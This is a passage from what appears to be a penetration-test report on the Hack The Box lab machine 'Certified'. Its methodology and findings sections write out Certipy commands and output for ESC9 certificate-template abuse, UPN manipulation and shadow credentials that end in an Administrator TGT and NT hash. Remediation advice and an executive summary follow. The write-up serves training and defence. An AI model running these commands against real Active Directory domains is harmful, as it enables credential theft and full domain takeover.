[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

This process yields the certificate file `administrator.pfx`, which can be used to authenticate to the Domain Controller as the **Administrator** user.

Step 3: Reverting the UPN of ca_operator

Before proceeding with authentication, the **ca_operator** account's UPN is reverted back to its original value:

```
certipy-ad account update -username management_svc@certified.htb -hashes
<REDACTED> -user ca_operator -upn ca_operator@certified.htb
```

This step is crucial to minimize changes on the target environment and restore the original account properties.

Step 4: Authenticating to the Domain Controller


Finally, we authenticate to the Domain Controller using the `administrator.pfx` certificate. The following command uses `faketime` to simulate the expected time offset:

```
kali@kali ~/workspace/Certified/scripts [15:38:10] $ faketime 'now +7
hours' certipy-ad auth -pfx 'administrator.pfx' -domain 'certified.htb' -
dc-ip 10.129.171.167
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb':
aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

Commentary: This final step confirms that we have successfully authenticated as administrator@certified.htb and obtained a Ticket Granting Ticket (TGT), along with retrieving the NT hash for the **Administrator** account. This certificate-based attack, enabled by the vulnerable certificate template, demonstrates effective privilege escalation within the AD environment.


3. Findings



3.1 Vulnerability: Misconfigured ADCS Certificate Template "CertifiedAuthentication"

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 9.1 (High)
- **Description:** Our assessment revealed that the AD CS certificate template **CertifiedAuthentication** is misconfigured. It lacks essential security extensions and enforces no restrictions on enrollment. This misconfiguration (identified as vulnerability ESC9) allows unauthorized users (e.g., **CERTIFIED.HTB\operator ca**) to request certificates without proper oversight.
- **Impact:** An attacker can exploit this weakness to enroll for certificates arbitrarily. By obtaining such a certificate, the attacker can request Ticket Granting Tickets (TGTs) via PKINIT and ultimately escalate privileges, potentially gaining full administrative control over the domain controller.
- **Technical Summary:** The absent security extensions in the **CertifiedAuthentication** template permit abuse of the certificate enrollment process via tools like Certipy. The lack of enrollment restrictions is directly leveraged to forge certificates that facilitate further exploitation.

3.2 Vulnerability: Shadow Credentials Exploitation for NT Hash Extraction (CA_OPERATOR)




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 10.0 (Critical)
- **Description:** A shadow credentials technique was used to forge a temporary certificate for the **ca_operator** account. This abuse of the certificate enrollment process (utilizing

tools such as pywhisker, PKINITtools, and Certipy) enabled us to obtain a TGT and subsequently extract the NT hash for **ca_operator**.

- **Impact:** Extracting the NT hash of **ca_operator** creates an opportunity for pass-the-hash attacks, enabling lateral movement and further escalation of privileges within the domain—thus compromising overall domain security.
- **Technical Summary:** After converting a PEM certificate to a PFX file (secured with a known password) and simulating a time-offset (using **faketime**), we obtained a TGT via PKINIT. This TGT was then used to extract the NT hash from the **ca_operator** account, demonstrating a critical flaw in the certificate-based authentication process.

3.3 Vulnerability: Certificate-Based Privilege Escalation via UPN Manipulation



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – 10.0 (Critical)
- **Description:** We demonstrated that the UPN for the **ca_operator** user could be maliciously modified to **Administrator** using Certipy. Following the UPN change, a certificate was requested using the vulnerable **CertifiedAuthentication** template, resulting in the issuance of a certificate bearing the UPN **Administrator**.
- **Impact:** Acquiring a certificate with the **Administrator** UPN allows an attacker to authenticate to the domain controller with full administrative privileges. This serves as a direct escalation vector to compromise the entire Active Directory environment.
- **Technical Summary:** The attack was executed in several stages:
  - **Updating the UPN:**

```
certipy-ad account update -username management_svc@certified.htb -hashes
<redacted> -user ca_operator -upn Administrator
```

- Requesting the Certificate:

```
certipy-ad req -username ca_operator@certified.htb -hashes <REDACTED> -ca
certified-DC01-CA -template CertifiedAuthentication
```

Authentication: The Administrator.pfx ertificate was then used via PKINIT to authenticate as [administrator@certified.htb](), whereby we obtained a TGT and extracted the NT hash for

the Administrator account.

Evidence:

All the detailed steps and outputs demonstrating this vulnerability are documented in **Section 2: Methodology**.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—namely, misconfigured ADCS certificate templates, the abuse of shadow credentials for NT hash extraction, and certificate-based privilege escalation via UPN manipulation—implement the following controls:

1. **Harden ADCS Configuration and Certificate Templates**
   - **Review and Restrict Enrollment Permissions:** Audit all certificate templates (e.g., **CertifiedAuthentication**) and remove unnecessary enrollment permissions. Limit the ability to request certificates to those accounts that absolutely require it. This will help prevent unauthorized certificate requests from non-privileged users.
   - **Enforce Security Extensions:** Ensure that critical certificate templates enforce security extensions such as proper certificate name flags (e.g., Subject Alternative Name requirements). Update templates to include robust security options that resist manipulation.
   - **Implement Template Change Management:** Regularly review and validate the configuration of ADCS templates. Establish a change management process so that any modifications to certificate enrollment rights are authorized and audited.
2. **Mitigate Shadow Credentials Exploitation**
   - **Monitor PKINIT and Certificate Enrollment Activities:** Enable detailed logging for ADCS and certificate enrollment requests. Analyze these logs to identify and respond to irregular or unauthorized enrollment activities that might indicate a shadow credential attack.
   - **Adopt Strict Certificate Generation Policies:** Use automated tools to verify that certificates are issued only when proper security checks are met. Establish policies that mandate certificate issuance only after a thorough review of the applicant’s privileges.
   - **Regular Security Audits:** Schedule periodic reviews of ADCS settings and certificate enrollment logs to ensure that no shadow credential abuse or unauthorized certificate issuance is occurring.
3. **Tighten Privileged Account Management**
   - **Implement Role-Based Access Control (RBAC):** Enforce granular RBAC for managing privileged accounts within Active Directory. Restrict sensitive operations—such as UPN modifications or certificate enrollment—to a minimal set of trusted administrators.

- **Enforce the Principle of Least Privilege:** Regularly review and adjust permissions for key accounts (e.g., **ca_operator**, **management_svc**, and **Administrator**) to ensure that no account holds excessive or unnecessary rights.
- **Audit Account Modifications:** Monitor changes to account attributes (such as UPN updates) in Active Directory to quickly detect and thwart any unauthorized modifications that could facilitate escalation.

4. **Enhance Monitoring, Logging, and Incident Response**
   - **Centralize Logging of ADCS and Authentication Events:** Integrate ADCS and Kerberos event logs into a centralized SIEM solution. This approach will help correlate certificate issuance anomalies with suspicious authentication activities and enable rapid response.
   - **Develop an Incident Response Plan for ADCS Exploitation:** Create and routinely test procedures specifically for detecting and responding to certificate-based attacks. This plan should include steps for isolating affected systems and reverting unauthorized configuration changes.
5. **Conduct Regular Security Assessments and Training**
   - **Perform Periodic Vulnerability Scans and Penetration Tests:** Regularly assess the security posture of your ADCS and PKI infrastructure to detect and remediate emerging vulnerabilities. Track remediation efforts and verify that security controls remain effective over time.
   - **Train Administrators on Secure ADCS Practices:** Ensure that AD administrators are aware of the best practices and potential threats related to certificate-based authentication. This training should include guidance on how to securely configure certificate templates and manage enrollment rights.

By implementing these layered controls—from strengthening certificate template security and monitoring certificate issuance to enforcing strict privileged account management and centralized logging—the entire Active Directory environment will be significantly hardened against certificate-based attacks, shadow credential abuse, and associated privilege escalations.

5 Conclusions:

Executive Summary

Imagine your organization as a modern fortress with strong locks and watchful guards. Even if the outer walls are sturdy, our review found that some internal security measures—specifically, the way digital identities are managed—have serious weaknesses. In simpler terms, it's like leaving an important master key unattended or having hidden backdoors in your secure facility that someone with ill intent could use to break in.

Here’s what we found:

- **Weak Setup for Digital ID Cards:** Every computer or user in your network should have a secure digital ID card that proves who they are. We discovered that the system responsible for issuing these digital ID cards isn't set up properly. It doesn't enforce strict rules or checks before handing out an ID. This means that someone who shouldn't get an ID could easily forge one, letting them pretend to be someone trustworthy.
- **Making Fake Temporary IDs:** We also found that it's possible to create fake, temporary identity cards for important accounts. In plain language, this is like making a counterfeit badge for a high-level employee. With this counterfeit badge, an intruder could move around freely within your network and gain access to areas they shouldn't be able to reach.
- **Changing an Identity to Gain Full Access:** Another critical issue is that the system allows someone to change the name on an identity card. For example, an attacker could alter an account's name to that of the top administrator. After doing so, they could then request a new, genuine-looking digital ID using these forgery methods. Essentially, they'd be able to get a badge that gives them complete control over your network.

If these issues aren't fixed quickly, it could allow a determined attacker to fully take over your digital fortress, access sensitive information, and disrupt operations. Immediate action is necessary to lock down these weaknesses and ensure that your digital identity system is as secure as it should be.

Technical Summary

Our technical review pinpointed several critical vulnerabilities:

1. **Misconfigured ADCS Certificate Template ("CertifiedAuthentication")**
   - **Issue:** The certificate template **CertifiedAuthentication** is configured without proper security extensions and enrollment restrictions. This misconfiguration (ESC9) allows unauthorized users to request certificates without oversight.
   - **Risk:** Attackers can exploit this flaw to arbitrarily request certificates. Once a forged certificate is obtained, it can be used—with certificate-based authentication methods (PKINIT)—to gain unauthorized access and escalate privileges within the network.
2. **Shadow Credentials Exploitation for NT Hash Extraction (CA_OPERATOR)**
   - **Issue:** We exploited shadow credentials to forge a temporary certificate for the **ca_operator** account. This permitted us to obtain an authentication token, which we then used to extract the NT hash from the **ca_operator** account using tools such as pywhisker and PKINITtools.
   - **Risk:** The extraction of the NT hash creates an opportunity for pass-the-hash attacks, enabling lateral movement and further privilege escalation that severely compromises domain security.
3. **Certificate-Based Privilege Escalation via UPN Manipulation**
   - **Issue:** We demonstrated that the User Principal Name (UPN) of the **ca_operator** account can be changed to **Administrator** using tools like Certipy. Following the

UPN alteration, a certificate is issued using the vulnerable template, effectively granting full administrative privileges.
    - **Risk:** With this forged certificate, an attacker can authenticate as the administrator of the domain, thereby breaching the entire Active Directory environment with complete control over the Domain Controller.
4. **Extraction of Management_svc NT Hash**
    - **Issue:** Using similar certificate-based techniques, we were able to obtain the NT hash for the **management_svc** account. This demonstrates that not only can shadow credentials be abused for ca_operator, but other critical service accounts are also vulnerable.
    - **Risk:** The possession of the management_svc NT hash facilitates further attacks, including lateral movement and direct credential-based access to high-privilege resources, thus significantly undermining domain security.

Collectively, these vulnerabilities reveal that while many components of your security framework may be robust, critical misconfigurations in certificate management and authentication processes severely undermine overall defensive posture. Strengthening ADCS configuration, enhancing monitoring of certificate enrollment activities, and enforcing strict privilege management are imperative to preventing unauthorized access, data breaches, and a comprehensive system compromise.

Appendix: Tools Used

- **Certipy Description:** A tool for interacting with Active Directory Certificate Services. We used Certipy to update account attributes, request certificates, and authenticate with those certificates—allowing us to test and exploit misconfigurations in the certificate enrollment process.
- **PyWhisker Description:** A utility that assists in managing and converting certificates. In our engagement, PyWhisker was used to convert PEM certificates to PFX format, which was essential for the certificate-based authentication steps.
- **PKINITtools Description:** A suite of tools that leverage the PKINIT extension of Kerberos. These tools allowed us to request Ticket Granting Tickets (TGTs) using certificates and to extract NT hashes from compromised accounts, demonstrating the weaknesses in the certificate enrollment process.
- **Faketime Description:** A utility that allows manipulation of the system date and time. It was used to simulate a time offset required for certain certificate operations, thereby bypassing time restrictions during our exploitation process.
- **Nmap Description:** A comprehensive network scanner used for mapping out network services and open ports. Nmap helped us identify critical services running on the environment and provided insight for our initial reconnaissance.
- **LDAP/Netexec Tools Description:** A set of tools used to query and enumerate Active Directory objects and permissions. These were instrumental in understanding the internal

structure, the relationships between accounts, and the configuration of certificate enrollment settings.

- **Evil-WinRM Description:** A remote shell application used to connect securely to Windows systems. Evil-WinRM allowed us to verify post-compromise access by establishing an interactive session with the Domain Controller.

These tools were integral from initial network mapping and Active Directory reconnaissance through to the exploitation of certificate-based vulnerabilities and post-compromise analysis, ensuring a thorough evaluation of the security posture of the target environment.